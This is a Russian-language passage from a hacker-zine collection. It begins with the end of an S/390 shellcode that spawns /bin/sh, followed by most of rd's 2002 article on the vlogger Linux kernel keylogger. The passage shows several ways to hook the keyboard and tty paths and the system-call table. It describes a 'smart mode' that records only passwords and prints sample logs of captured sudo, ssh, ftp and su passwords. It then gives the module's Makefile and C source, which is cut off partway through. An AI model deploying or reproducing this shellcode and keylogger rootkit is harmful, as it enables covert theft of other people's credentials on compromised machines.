"\x41\x30\xf0\x78"□/* la      %r3,120(%r15)□□□*/
"\xa7\x88\x04\x5c"□/* lhi     %r8,1116□□□□*/
"\x1a\x8a"□□/* ar      %r8,%r10□□□□*/
"\x18\x48"□□/* lr      %r4,%r8□□□□*/
"\x90\x24\xf0\x80"□/* stm     %r2,%r4,128(%r15)□□□*/
"\xa7\x28\x04\x4e"□/* lhi     %r2,1102□□□□*/
"\x1a\x2a"□□/* ar      %r2,%r10□□□□*/
"\x41\x30\xf0\x80"□/* la      %r3,128(%r15)□□□*/
"\x0d\xe9"□□/* basr    %r14,%r9□□□□*/
"\x18\x27"□□/* lr      %r2,%r7□□□□*/
"\xa7\x38\x04\x4d"□/* lhi     %r3,1101□□□□*/
"\x1a\x3a"□□/* ar      %r3,%r10□□□□*/
"\x90\x23\xf0\x80"□/* stm     %r2,%r3,128(%r15)□□□*/
"\xa7\x28\x04\x50"□/* lhi     %r2,1104□□□□*/
"\x1a\x2a"□□/* ar      %r2,%r10□□□□*/
```

```
  "\x41\x30\xf0\x80"□/* la      %r3,128(%r15)□□□*/
  "\x0d\xe9"□□/* basr    %r14,%r9□□□□*/
  "\x18\x27"□□/* lr      %r2,%r7□□□□*/
  "\x41\x30\xf0\x78"□/* la      %r3,120(%r15)□□□*/
  "\x90\x23\xf0\x80"□/* stm     %r2,%r3,128(%r15)□□□*/
  "\x50\x80\xf0\x88"□/* st      %r8,136(%r15)□□□*/
  "\xa7\x28\x04\x51"□/* lhi     %r2,1105□□□□*/
  "\x1a\x2a"□□/* ar      %r2,%r10□□□□*/
  "\x41\x30\xf0\x80"□/* la      %r3,128(%r15)□□□*/
  "\x0d\xe9"□□/* basr    %r14,%r9□□□□*/
  "\xa7\x68\x04\x8b"□/* lhi     %r6,1163□□□□*/
  "\x1a\x6a"□□/* ar      %r6,%r10□□□□*/
  "\x42\x60\x10\xd5"□/* stc     %r6,213(%r1)□□□□*/
  "\xa7\x38\x04\x4e"□/* lhi     %r3,1102□□□□*/
  "\x1a\x3a"□□/* ar      %r3,%r10□□□□*/
  "\x0d\xe9"□□/* basr    %r14,%r9□□□□*/
  "\xa7\x3a\xff\xff"□/* ahi     %r3,-1□□□□*/
  "\x0d\xe9"□□/* basr    %r14,%r9□□□□*/
  "\xa7\x3a\xff\xff"□/* ahi     %r3,-1□□□□*/
  "\x0d\xe9"□□/* basr    %r14,%r9□□□□*/
  "\xa7\x68\x04\x57"□/* lhi     %r6,1111□□□□*/
  "\x1a\x6a"□□/* ar      %r6,%r10□□□□*/
  "\x42\x60\x10\xd5"□/* stc     %r6,213(%r1)□□□□*/
  "\x41\x20\x10\xd8"□/* la      %r2,216(%r1)□□□□*/
  "\x50\x20\x10\xe0"□/* st      %r2,224(%r1)□□□□*/
  "\x41\x30\x10\xe0"□/* la      %r3,224(%r1)□□□□*/
  "\x17\x44"□□/* xr      %r4,%r4□□□□*/
  "\x42\x40\x10\xdf"□/* stc     %r4,223(%r1)□□□□*/
  "\x50\x40\x10\xe4"□/* st      %r4,228(%r1)□□□□*/
  "\x41\x40\x10\xe4"□/* la      %r4,228(%r1)□□□□*/
  "\x0d\xe9"□□/* basr    %r14,%r9□□□□*/
  "\x0b\x66"□□/* svc□   102 □□<--- после модификации□*/
  "\x07\xfe"□□/* br      %r14□□□□□*/
  "\x2f\x62\x69\x6e"□/* /bin□□□□□□*/
  "\x2f\x73\x68\x5c";□/* /sh\□□□□□□*/

  main()
  {
   void (*z)()=(void*)shellcode;
   z();
  }
```

---

3 - Литература

[1] z/Architecture Principles of Operation (SA22-7832-00)
    http://publibz.boulder.ibm.com/epubs/pdf/dz9zr000.pdf

[2] Linux for S/390 (SG24-4987-00)
    http://www.redbooks.ibm.com/pubs/pdfs/redbooks/sg244987.pdf

[3] LINUX for S/390 ELF Application Binary Interface Supplement
    http://oss.software.ibm.com/linux390/docu/l390abi0.pdf

[4] Примеры эксплойтов
    http://www.thehackerschoice.com/misc/sploits/

Writing Linux Kernel Keylogger

Автор: rd

19 июня 2002 г.

Содержание

---

1 - Введение

Статья делится на две части. Первая даёт обзор того, как работает драйвер клавиатуры Linux, и рассматривает методы создания кейлоггера на уровне ядра. Эта часть будет полезна тем, кто хочет написать кейлоггер уровня ядра, собственный драйвер клавиатуры (например, для поддержки ввода на неподдерживаемых языках в среде Linux и т.п.) или программу, использующую возможности драйвера клавиатуры Linux.

Вторая часть подробно описывает vlogger — умный кейлоггер уровня ядра для Linux — и объясняет, как им пользоваться. Кейлоггер — очень интересный инструмент, широко применяемый в honeypot-системах, на взломанных машинах и т.д. как исследователями безопасности, так и злоумышленниками. Помимо кейлоггеров пользовательского пространства (таких как iob, uberkey, unixkeylogger и др.), существует несколько кейлоггеров уровня ядра. Первый из них — linspy от halflife, опубликованный в Phrack 50 (см. [4]). Недавно вышедший kkeylogger описан в статье «Kernel Based Keylogger» за авторством mercenary (см. [7]), которую я обнаружил уже в процессе написания данного материала. Общий метод этих кейлоггеров — перехват системного вызова sys_read или sys_write для записи нажатий клавиш. Однако такой подход достаточно нестабилен и заметно замедляет работу всей системы, поскольку sys_read (и sys_write) является универсальной функцией чтения/записи: sys_read вызывается всякий раз, когда процесс хочет что-либо прочитать

с устройства (клавиатура, файл, последовательный порт и т.д.). В vlogger я применил более качественный метод — перехват функции обработки буфера tty.

Читателю предполагается знание загружаемых модулей ядра Linux (LKM). Перед дальнейшим чтением рекомендуется ознакомиться со статьями [1] и [2].

---

2 - Как работает драйвер клавиатуры Linux

Рассмотрим схему обработки ввода с консольной клавиатуры:




Figure 1

Когда пользователь нажимает клавишу, клавиатура отправляет соответствующие сканкоды драйверу. Одно нажатие клавиши может породить последовательность из до шести сканкодов.

Функция `handle_scancode()` в драйвере клавиатуры разбирает поток сканкодов и преобразует его в серию событий нажатия и отпускания клавиш — кейкодов, используя таблицу трансляции через функцию `kbd_translate()`. Каждой клавише присваивается уникальный кейкод k в диапазоне 1–127. Нажатие клавиши k порождает кейкод k, а её отпускание — кейкод k+128.

Например, кейкод клавиши «a» равен 30. Нажатие «a» порождает кейкод 30, отпускание — кейкод 158 (128+30).

Далее кейкоды преобразуются в символы путём поиска в соответствующей раскладке. Это достаточно сложный процесс: существует восемь возможных модификаторов (Shift, AltGr, Control, Alt, ShiftL, ShiftR, CtrlL и CtrlR), и совокупность активных модификаторов и блокировок определяет используемую раскладку.

После описанной обработки полученные символы помещаются в «сырую» очередь tty — `tty_flip_buffer`.

В дисциплине линии tty функция `receive_buf()` вызывается периодически для извлечения символов из `tty_flip_buffer` и помещения их в очередь чтения tty.

Когда пользовательский процесс хочет получить ввод, он вызывает `read()` для своего stdin. Функция `sys_read()` вызывает `read()`, определённую в структуре `file_operations` (указывающую на `tty_read`) соответствующего tty (например, `/dev/tty0`), чтобы прочитать символы и вернуть их процессу.

Драйвер клавиатуры может работать в одном из 4 режимов:

• **scancode (RAW MODE)**: приложение получает сканкоды ввода. Используется приложениями с собственным драйвером клавиатуры (например, X11).

• **keycode (MEDIUMRAW MODE)**: приложение получает информацию о том, какие клавиши (идентифицированные по кейкодам) нажаты и отпущены.

• **ASCII (XLATE MODE)**: приложение фактически получает символы, определённые раскладкой, в 8-битной кодировке.

• **Unicode (UNICODE MODE)**: этот режим отличается от ASCII тем, что позволяет вводить UTF-8 символы по их десятичному значению (Ascii_0–Ascii_9) или шестнадцатеричному (4-значному) значению (Hex_0–Hex_9). В раскладке можно настроить генерацию последовательностей UTF-8 с псевдосимволами U+XXXX.

Эти режимы определяют, какой тип данных приложения получают в качестве клавиатурного ввода. Подробнее о сканкодах, кейкодах и раскладках см. [3].

---

3 - Подходы к реализации кейлоггера уровня ядра

Кейлоггер уровня ядра можно реализовать двумя способами: написав собственный обработчик прерывания клавиатуры или перехватив одну из функций обработки ввода.

3.1 - Обработчик прерываний

Для записи нажатий клавиш используется собственный обработчик прерывания клавиатуры. На архитектурах Intel контроллер клавиатуры использует IRQ 1. При получении прерывания от клавиатуры наш обработчик считывает сканкод и статус клавиатуры. События клавиатуры читаются и записываются через порт 0x60 (регистр данных клавиатуры) и 0x64 (регистр состояния клавиатуры).

```
/* below code is intel specific */
#define KEYBOARD_IRQ 1
#define KBD_STATUS_REG 0x64
#define KBD_CNTL_REG 0x64
#define KBD_DATA_REG 0x60

#define kbd_read_input() inb(KBD_DATA_REG)
#define kbd_read_status() inb(KBD_STATUS_REG)
#define kbd_write_output(val) outb(val, KBD_DATA_REG)
#define kbd_write_command(val) outb(val, KBD_CNTL_REG)

/* register our own IRQ handler */
request_irq(KEYBOARD_IRQ, my_keyboard_irq_handler, 0, "my keyboard", NULL);

In my_keyboard_irq_handler():
□scancode = kbd_read_input();
□key_status = kbd_read_status();
□log_scancode(scancode);
```

Этот метод зависит от платформы и не переносим. Кроме того, обработчик прерывания требует предельной осторожности — неверная реализация легко приведёт к зависанию системы.

3.2 - Перехват функций

Опираясь на рисунок 1, можно реализовать кейлоггер, перехватив одну из функций: `handle_scancode()`, `put_queue()`, `receive_buf()`, `tty_read()` или `sys_read()`. Следует учесть, что `tty_insert_flip_char()` перехватить нельзя, поскольку это встраиваемая (INLINE) функция.

3.2.1 - handle_scancode

Это входная функция драйвера клавиатуры (см. `keyboard.c`), которая обрабатывает сканкоды, поступающие с клавиатуры.

```
# /usr/src/linux/drives/char/keyboard.c
void handle_scancode(unsigned char scancode, int down);
```

Можно заменить оригинальную `handle_scancode()` собственной функцией для записи всех сканкодов. Однако `handle_scancode()` не является глобальной и экспортированной функцией. Для этого применяется техника перехвата функций ядра, представленная Silvio (см. [5]).

```
/* below is a code snippet written by Plasmoid */
static struct semaphore hs_sem, log_sem;
static int logging=1;

#define CODESIZE 7
static char hs_code[CODESIZE];
static char hs_jump[CODESIZE] =
       "\xb8\x00\x00\x00\x00"      /*      movl   $0,%eax  */
       "\xff\xe0"                  /*      jmp    *%eax    */
   ;

void (*handle_scancode) (unsigned char, int) =
        (void (*)(unsigned char, int)) HS_ADDRESS;

void _handle_scancode(unsigned char scancode, int keydown)
{
       if (logging && keydown)
          log_scancode(scancode, LOGFILE);

       /*
        * Restore first bytes of the original handle_scancode code.  Call
        * the restored function and re-restore the jump code.  Code is
        * protected by semaphore hs_sem, we only want one CPU in here at a
        * time.
        */
       down(&hs_sem);

       memcpy(handle_scancode, hs_code, CODESIZE);
       handle_scancode(scancode, keydown);
       memcpy(handle_scancode, hs_jump, CODESIZE);

       up(&hs_sem);
}

HS_ADDRESS is set by the Makefile executing this command
HS_ADDRESS=0x$(word 1,$(shell ksyms -a | grep handle_scancode))
```

Аналогично методу из раздела 3.1, преимущество данного метода — способность перехватывать нажатия клавиш как под X11, так и в консоли, независимо от того, открыт ли tty. Кроме того, он позволяет точно знать, какая клавиша нажата (включая специальные: Control, Alt, Shift, Print Screen и т.д.). Однако метод платформозависим, не переносим, не способен перехватывать ввод удалённых сессий и достаточно сложен для построения продвинутого логгера.

3.2.2 - put_queue

Эта функция вызывается из `handle_scancode()` для помещения символов в `tty_queue`.

```
# /usr/src/linux/drives/char/keyboard.c
void put_queue(int ch);
```

Для её перехвата можно использовать ту же технику, что и в разделе 3.2.1.

3.2.3 - receive_buf

Функция `receive_buf()` вызывается низкоуровневым драйвером tty для передачи символов, принятых аппаратурой, в дисциплину линии для обработки.

```
# /usr/src/linux/drivers/char/n_tty.c */
static void n_tty_receive_buf(struct tty_struct *tty, const
□□□□unsigned char *cp, char *fp, int count)
```

`cp` — указатель на буфер принятых символов, `fp` — указатель на массив флагов, указывающих, например, на ошибки чётности.

Рассмотрим структуры tty подробнее:

```
# /usr/include/linux/tty.h
struct tty_struct {
□int□magic;
□struct tty_driver driver;
□struct tty_ldisc ldisc;
□struct termios *termios, *termios_locked;
□...
}

# /usr/include/linux/tty_ldisc.h
struct tty_ldisc {
□int□magic;
□char□*name;
□...□
□void□(*receive_buf)(struct tty_struct *,
□□□const unsigned char *cp, char *fp, int count);
□int□(*receive_room)(struct tty_struct *);
□void□(*write_wakeup)(struct tty_struct *);
};
```

Для перехвата этой функции сохраняем оригинальную `receive_buf()` и подменяем `ldisc.receive_buf` на собственную `new_receive_buf()` для логирования ввода.

Пример: логирование ввода на tty0:

```
int fd = open("/dev/tty0", O_RDONLY, 0);
struct file *file = fget(fd);
struct tty_struct *tty = file->private_data;
old_receive_buf = tty->ldisc.receive_buf;
tty->ldisc.receive_buf = new_receive_buf;

void new_receive_buf(struct tty_struct *tty, const unsigned char *cp,
□□□□□□char *fp, int count)
{□
□logging(tty, cp, count); □//log inputs

□/* call the original receive_buf */
□(*old_receive_buf)(tty, cp, fp, count);
}
```

3.2.4 - tty_read

Эта функция вызывается, когда процесс хочет прочитать символы из tty через `sys_read()`.

```
# /usr/src/linux/drives/char/tty_io.c
static ssize_t tty_read(struct file * file, char * buf, size_t count,
□□□□loff_t *ppos)

static struct file_operations tty_fops = {
□llseek:□□tty_lseek,
□read:□□tty_read,
□write:□□tty_write,
□poll:□□tty_poll,
□ioctl:□□tty_ioctl,
□open:□□tty_open,
□release:□tty_release,
```

```
□fasync:□□tty_fasync,
};
```

Логирование ввода на tty0:

```
int fd = open("/dev/tty0", O_RDONLY, 0);
struct file *file = fget(fd);□
old_tty_read = file->f_op->read;
file->f_op->read = new_tty_read;
```

3.2.5 - sys_read/sys_write

Перехватываем системные вызовы `sys_read`/`sys_write`, перенаправляя их на собственный код, который записывает содержимое операций чтения/записи. Этот метод описан halflife в Phrack 50 (см. [4]). Настоятельно рекомендуется прочитать ту статью, а также отличную работу pragmatic «Complete Linux Loadable Kernel Modules» (см. [2]).

Код перехвата `sys_read`/`sys_write` выглядит примерно так:

```
extern void *sys_call_table[];
original_sys_read = sys_call_table[__NR_read];
sys_call_table[__NR_read] = new_sys_read;
```

---

4 - vlogger

В этой части представлен мой кейлоггер уровня ядра, использующий метод из раздела 3.2.3 для получения дополнительных возможностей по сравнению с типичными кейлоггерами на основе замены sys_read/sys_write. Код протестирован на следующих версиях ядра Linux: 2.4.5, 2.4.7, 2.4.17 и 2.4.18.

4.1 - Подход через системный вызов и tty

Для логирования как локальных (с консоли), так и удалённых сессий был выбран метод перехвата функции `receive_buf()` (см. 3.2.3).

В ядре структуры `tty_struct` и `tty_queue` динамически выделяются только при открытии tty. Поэтому необходимо также перехватить системный вызов `sys_open`, чтобы динамически подключать `receive_buf()` к каждому tty или pty в момент его открытия.

```
// to intercept open syscall
original_sys_open = sys_call_table[__NR_open];
sys_call_table[__NR_open] = new_sys_open;

// new_sys_open()
asmlinkage int new_sys_open(const char *filename, int flags, int mode)
{
...
□// call the original_sys_open
□ret = (*original_sys_open)(filename, flags, mode);
□
□if (ret >= 0) {
□□struct tty_struct * tty;
...
□□file = fget(ret);
□□tty = file->private_data;
□□if (tty != NULL &&
...
□□□tty->ldisc.receive_buf != new_receive_buf) {
...
```

```
□□□□// save the old receive_buf□□□
□□□□old_receive_buf = tty->ldisc.receive_buf;
...

□□       /*
□□        * init to intercept receive_buf of this tty
□□        * tty->ldisc.receive_buf = new_receive_buf;
□□        */
□□□init_tty(tty, TTY_INDEX(tty));
□□}
...
}

// our new receive_buf() function
void new_receive_buf(struct tty_struct *tty, const unsigned char *cp,
□□□□□□char *fp, int count)
{
□if (!tty->real_raw && !tty->raw)□// ignore raw mode
□□// call our logging function to log user inputs
□□vlogger_process(tty, cp, count);
□// call the original receive_buf
□(*old_receive_buf)(tty, cp, fp, count);
}
```

4.2 - Возможности

• Логирование как локальных, так и удалённых сессий (через tty и pts).

• Раздельное логирование для каждого tty/сессии: у каждого tty собственный буфер.

• Поддержка практически всех специальных символов: стрелки (влево, вправо, вверх, вниз), F1–F12, Shift+F1–Shift+F12, Tab, Insert, Delete, End, Home, Page Up, Page Down, BackSpace и т.д.

• Поддержка некоторых клавиш редактирования командной строки, включая CTRL-U и BackSpace.

• Запись временных меток с поддержкой часовых поясов (код позаимствован из libc).

• Несколько режимов логирования:

• **dumb mode** (тупой режим): записывает все нажатия клавиш.

• **smart mode** (умный режим): автоматически распознаёт запрос пароля и записывает только имя пользователя/пароль. Использована техника, описанная в статье «Passive Analysis of SSH (Secure Shell) Traffic» Solar Designer и Dug Song (см. [6]): когда приложение отключает эхо ввода, предполагается, что пользователь вводит пароль.

• **normal mode** (нормальный режим): логирование отключено.

Переключение между режимами осуществляется с помощью магического пароля:

```
#define VK_TOGLE_CHAR□29□// CTRL-]
#define MAGIC_PASS□"31337"□// to switch mode, type MAGIC_PASS
□□□□// then press VK_TOGLE_CHAR key
```

4.3 - Использование

Измените следующие параметры в исходном коде:

```
// directory to store log files
#define LOG_DIR "/tmp/log"

// your local timezone
#define TIMEZONE□7*60*60□// GMT+7

// your magic password
#define MAGIC_PASS□"31337"
```

Пример содержимого каталога с лог-файлами:

```
[root@localhost log]# ls -l
total 60
-rw-------    1 root     root          633 Jun 19 20:59 pass.log
-rw-------    1 root     root        37593 Jun 19 18:51 pts11
-rw-------    1 root     root           56 Jun 19 19:00 pts20
-rw-------    1 root     root          746 Jun 19 20:06 pts26
-rw-------    1 root     root          116 Jun 19 19:57 pts29
-rw-------    1 root     root         3219 Jun 19 21:30 tty1
-rw-------    1 root     root        18028 Jun 19 20:54 tty2

---in dumb mode
[root@localhost log]# head tty2□□// local session
<19/06/2002-20:53:47 uid=501 bash> pwd
<19/06/2002-20:53:51 uid=501 bash> uname -a
<19/06/2002-20:53:53 uid=501 bash> lsmod
<19/06/2002-20:53:56 uid=501 bash> pwd
<19/06/2002-20:54:05 uid=501 bash> cd /var/log
<19/06/2002-20:54:13 uid=501 bash> tail messages
<19/06/2002-20:54:21 uid=501 bash> cd ~
<19/06/2002-20:54:22 uid=501 bash> ls
<19/06/2002-20:54:29 uid=501 bash> tty
<19/06/2002-20:54:29 uid=501 bash> [UP]

[root@localhost log]# tail pts11□// remote session
<19/06/2002-18:48:27 uid=0 bash> cd new
<19/06/2002-18:48:28 uid=0 bash> cp -p ~/code .
<19/06/2002-18:48:21 uid=0 bash> lsmod
<19/06/2002-18:48:27 uid=0 bash> cd /va[TAB][^H][^H]tmp/log/
<19/06/2002-18:48:28 uid=0 bash> ls -l
<19/06/2002-18:48:30 uid=0 bash> tail pts11
<19/06/2002-18:48:38 uid=0 bash> [UP] | more
<19/06/2002-18:50:44 uid=0 bash> vi vlogertxt
<19/06/2002-18:50:48 uid=0 vi> :q
<19/06/2002-18:51:14 uid=0 bash> rmmod vlogger

---in smart mode
[root@localhost log]# cat pass.log
[19/06/2002-18:28:05 tty=pts/20 uid=501 sudo]
USER/CMD sudo traceroute yahoo.com
PASS 5hgt6d
PASS

[19/06/2002-19:59:15 tty=pts/26 uid=0 ssh]
USER/CMD ssh guest@host.com
PASS guest

[19/06/2002-20:50:44 tty=pts/29 uid=504 ftp]
USER/CMD open ftp.ilog.fr
USER Anonymous
PASS heh@heh

[19/06/2002-20:59:54 tty=pts/29 uid=504 su]
USER/CMD su -
PASS asdf1234
```

Актуальную версию инструмента можно найти на http://www.thehackerschoice.com/

---

5 - Благодарности

Спасибо plasmoid и skyper за ценные замечания.
Привет THC, vnsecurity и всем друзьям.
Отдельная благодарность mr. thang за правку английского текста.

---

6 - Ссылки


```
[1] Linux Kernel Module Programming
    http://www.tldp.org/LDP/lkmpg/
[2] Complete Linux Loadable Kernel Modules - Pragmatic
    http://www.thehackerschoice.com/papers/LKM_HACKING.html
[3] The Linux keyboard driver - Andries Brouwer
    http://www.linuxjournal.com/lj-issues/issue14/1080.html
[4] Abuse of the Linux Kernel for Fun and Profit - Halflife
    https://phrack.org/issues/50/5.html#article
[5] Kernel function hijacking - Silvio Cesare
    http://www.big.net.au/~silvio/kernel-hijack.txt
[6] Passive Analysis of SSH (Secure Shell) Traffic - Solar Designer
    http://www.openwall.com/advisories/OW-003-ssh-traffic-analysis.txt
[7] Kernel Based Keylogger - Mercenary
    http://packetstorm.decepticons.org/UNIX/security/kernel.keylogger.txt
```


---

7 - Исходный код кейлоггера

```
<++> vlogger/Makefile
#
#  vlogger 1.0 by rd
#
#  LOCAL_ONLY□□logging local session only. Doesn't intercept
#□□□sys_open system call
#  DEBUG□□Enable debug. Turn on this options will slow
#□□□down your system
#

KERNELDIR =/usr/src/linux
include $(KERNELDIR)/.config
MODVERFILE = $(KERNELDIR)/include/linux/modversions.h

MODDEFS = -D__KERNEL__ -DMODULE -DMODVERSIONS
CFLAGS = -Wall -O2 -I$(KERNELDIR)/include -include $(MODVERFILE) \
□-Wstrict-prototypes -fomit-frame-pointer -pipe \
□-fno-strength-reduce -malign-loops=2 -malign-jumps=2 \
□-malign-functions=2

all : vlogger.o

vlogger.o: vlogger.c
□$(CC) $(CFLAGS) $(MODDEFS) -c $^ -o $@

clean:
□rm -f *.o
<-->

<++> vlogger/vlogger.c
/*
 *  vlogger 1.0
 *
 *  Copyright (C) 2002 rd <rd@vnsecurity.net>
 *
 *  Please check http://www.thehackerschoice.com/ for update
 *
 *  This program is free software; you can redistribute it and/or modify
 *  it under the terms of the GNU General Public License as published by
 *  the Free Software Foundation; either version 2 of the License, or
 *  (at your option) any later version
 *
```

```
 *  This program is distributed in the hope that it will be useful, but
 *  WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  General Public License for more details.
 *
 *  Greets to THC & vnsecurity
 *
 */

#define __KERNEL_SYSCALLS__
#include <linux/version.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/smp_lock.h>
#include <linux/sched.h>
#include <linux/unistd.h>
#include <linux/string.h>
#include <linux/file.h>
#include <asm/uaccess.h>
#include <linux/proc_fs.h>
#include <asm/errno.h>
#include <asm/io.h>

#ifndef KERNEL_VERSION
#define KERNEL_VERSION(a,b,c) (((a) << 16) + ((b) << 8) + (c))
#endif

#if LINUX_VERSION_CODE >= KERNEL_VERSION(2,4,9)
MODULE_LICENSE("GPL");
MODULE_AUTHOR("rd@vnsecurity.net");
#endif

#define MODULE_NAME "vlogger "
#define MVERSION "vlogger 1.0 - by rd@vnsecurity.net\n"

#ifdef DEBUG
#define DPRINT(format, args...) printk(MODULE_NAME format, ##args)
#else
#define DPRINT(format, args...)
#endif

#define N_TTY_NAME "tty"
#define N_PTS_NAME "pts"
#define MAX_TTY_CON 8
#define MAX_PTS_CON 256
#define LOG_DIR "/tmp/log"
#define PASS_LOG LOG_DIR "/pass.log"

#define TIMEZONE 7*60*60□// GMT+7

#define ESC_CHAR 27
#define BACK_SPACE_CHAR1 127□// local
#define BACK_SPACE_CHAR2 8□// remote

#define VK_TOGLE_CHAR 29□// CTRL-]
#define MAGIC_PASS "31337" □// to switch mode, press MAGIC_PASS and
□□□□// VK_TOGLE_CHAR

#define□VK_NORMAL 0
#define□VK_DUMBMODE 1
#define□VK_SMARTMODE 2
#define DEFAULT_MODE VK_DUMBMODE

#define MAX_BUFFER 256
#define MAX_SPECIAL_CHAR_SZ 12

#define TTY_NUMBER(tty) MINOR((tty)->device) - (tty)->driver.minor_start \
□□□+ (tty)->driver.name_base
#define TTY_INDEX(tty) tty->driver.type == \
□□□TTY_DRIVER_TYPE_PTY?MAX_TTY_CON + \
□□□TTY_NUMBER(tty):TTY_NUMBER(tty)
```

```
#define IS_PASSWD(tty) L_ICANON(tty) && !L_ECHO(tty)
#define TTY_WRITE(tty, buf, count) (*tty->driver.write)(tty, 0, \
□□□□□□□□buf, count)

#define TTY_NAME(tty) (tty->driver.type == \
□□TTY_DRIVER_TYPE_CONSOLE?N_TTY_NAME: \
□□tty->driver.type == TTY_DRIVER_TYPE_PTY && \
□□tty->driver.subtype == PTY_TYPE_SLAVE?N_PTS_NAME:"")

#define BEGIN_KMEM { mm_segment_t old_fs = get_fs(); set_fs(get_ds());
#define END_KMEM set_fs(old_fs); }

extern void *sys_call_table[];
int errno;

struct tlogger {
□struct tty_struct *tty;
□char buf[MAX_BUFFER + MAX_SPECIAL_CHAR_SZ];
□int lastpos;
□int status;
□int pass;
};

struct tlogger *ttys[MAX_TTY_CON + MAX_PTS_CON] = { NULL };
void (*old_receive_buf)(struct tty_struct *, const unsigned char *,
□□□char *, int);
asmlinkage int (*original_sys_open)(const char *, int, int);

int vlogger_mode = DEFAULT_MODE;

/* Prototypes */
static inline void init_tty(struct tty_struct *, int);

/*
static char *_tty_make_name(struct tty_struct *tty,
□□□□const char *name, char *buf)
{
□int idx = (tty)?MINOR(tty->device) - tty->driver.minor_start:0;

□if (!tty)
□□strcpy(buf, "NULL tty");
□else
□□sprintf(buf, name,
□□□idx + tty->driver.name_base);
□return buf;
}

char *tty_name(struct tty_struct *tty, char *buf)
{
□return _tty_make_name(tty, (tty)?tty->driver.name:NULL, buf);
}
*/

#define SECS_PER_HOUR   (60 * 60)
#define SECS_PER_DAY    (SECS_PER_HOUR * 24)
#define isleap(year) \
□((year) % 4 == 0 && ((year) % 100 != 0 || (year) % 400 == 0))
#define DIV(a, b) ((a) / (b) - ((a) % (b) < 0))
#define LEAPS_THRU_END_OF(y) (DIV (y, 4) - DIV (y, 100) + DIV (y, 400))

struct vtm {
□int tm_sec;
□int tm_min;
□int tm_hour;
□int tm_mday;
□int tm_mon;
□int tm_year;
};


/*
```

```
 *  Convert from epoch to date
 */

int epoch2time (const time_t *t, long int offset, struct vtm *tp)
{
□static const unsigned short int mon_yday[2][13] = {
□   /* Normal years.  */
□   { 0, 31, 59, 90, 120, 151, 181, 212, 243, 273, 304, 334, 365 },
□   /* Leap years.  */
□   { 0, 31, 60, 91, 121, 152, 182, 213, 244, 274, 305, 335, 366 }
□};

□long int days, rem, y;
□const unsigned short int *ip;

□days = *t / SECS_PER_DAY;
□rem = *t % SECS_PER_DAY;
□rem += offset;
□while (rem < 0) {
□□rem += SECS_PER_DAY;
□□--days;
□}
□while (rem >= SECS_PER_DAY) {
□□rem -= SECS_PER_DAY;
□□++days;
□}
□tp->tm_hour = rem / SECS_PER_HOUR;
□rem %= SECS_PER_HOUR;
□tp->tm_min = rem / 60;
□tp->tm_sec = rem % 60;
□y = 1970;

□while (days < 0 || days >= (isleap (y) ? 366 : 365)) {
□□long int yg = y + days / 365 - (days % 365 < 0);
□□days -= ((yg - y) * 365
□□□+ LEAPS_THRU_END_OF (yg - 1)
□□□- LEAPS_THRU_END_OF (y - 1));
□□y = yg;
□}
□tp->tm_year = y - 1900;
□if (tp->tm_year != y - 1900)
□□return 0;
□ip = mon_yday[isleap(y)];
□for (y = 11; days < (long int) ip[y]; --y)
□□continue;
□days -= ip[y];
□tp->tm_mon = y;
□tp->tm_mday = days + 1;
□return 1;
}


/*
 *  Get current date & time
 */

void get_time (char *date_time)
{
□struct timeval tv;
□time_t t;
□struct vtm tm;
□
□do_gettimeofday(&tv);
        t = (time_t)tv.tv_sec;
□
□epoch2time(&t, TIMEZONE, &tm);

□sprintf(date_time, "%.2d/%.2d/%d-%.2d:%.2d:%.2d", tm.tm_mday,
□□tm.tm_mon + 1, tm.tm_year + 1900, tm.tm_hour, tm.tm_min,
□□tm.tm_sec);
}
```

```
/*
 * Get task structure from pgrp id
 */

inline struct task_struct *get_task(pid_t pgrp)
{
struct task_struct *task = current;

        do {
                if (task->pgrp == pgrp) {
                        return task;
                }
                task = task->next_task;
        } while (task != current);
        return NULL;
}


#define _write(f, buf, sz) (f->f_op->write(f, buf, sz, &f->f_pos))
#define WRITABLE(f) (f->f_op && f->f_op->write)

int write_to_file(char *logfile, char *buf, int size)
{
int ret = 0;
struct file   *f = NULL;

lock_kernel();
BEGIN_KMEM;
f = filp_open(logfile, O_CREAT|O_APPEND, 00600);

if (IS_ERR(f)) {
  DPRINT("Error %ld opening %s\n", -PTR_ERR(f), logfile);
  ret = -1;
} else {
  if (WRITABLE(f))
    _write(f, buf, size);
  else {
       DPRINT("%s does not have a write method\n",
       logfile);
    ret = -1;
  }
     
  if ((ret = filp_close(f,NULL)))
    DPRINT("Error %d closing %s\n", -ret, logfile);
}
END_KMEM;
unlock_kernel();

return ret;
}


#define BEGIN_ROOT { int saved_fsuid = current->fsuid; current->fsuid = 0;
#define END_ROOT current->fsuid = saved_fsuid; }


/*
 *  Logging keystrokes
 */

void logging(struct tty_struct *tty, struct tlogger *tmp, int cont)
{
int i;

char logfile[256];
char loginfo[MAX_BUFFER + MAX_SPECIAL_CHAR_SZ + 256];
char date_time[24];
struct task_struct *task;

if (vlogger_mode == VK_NORMAL)
  return;
```

```
 if ((vlogger_mode == VK_SMARTMODE) && (!tmp->lastpos || cont))
  return;
  
 task = get_task(tty->pgrp);
  
 for (i=0; i<tmp->lastpos; i++)
  if (tmp->buf[i] == 0x0D) tmp->buf[i] = 0x0A;

 if (!cont)
  tmp->buf[tmp->lastpos++] = 0x0A;
 
 tmp->buf[tmp->lastpos] = 0;

 if (vlogger_mode == VK_DUMBMODE) {
  snprintf(logfile, sizeof(logfile)-1, "%s/%s%d",
      LOG_DIR, TTY_NAME(tty), TTY_NUMBER(tty));
  BEGIN_ROOT
  if (!tmp->status) {
   get_time(date_time);
   if (task)
    snprintf(loginfo, sizeof(loginfo)-1,
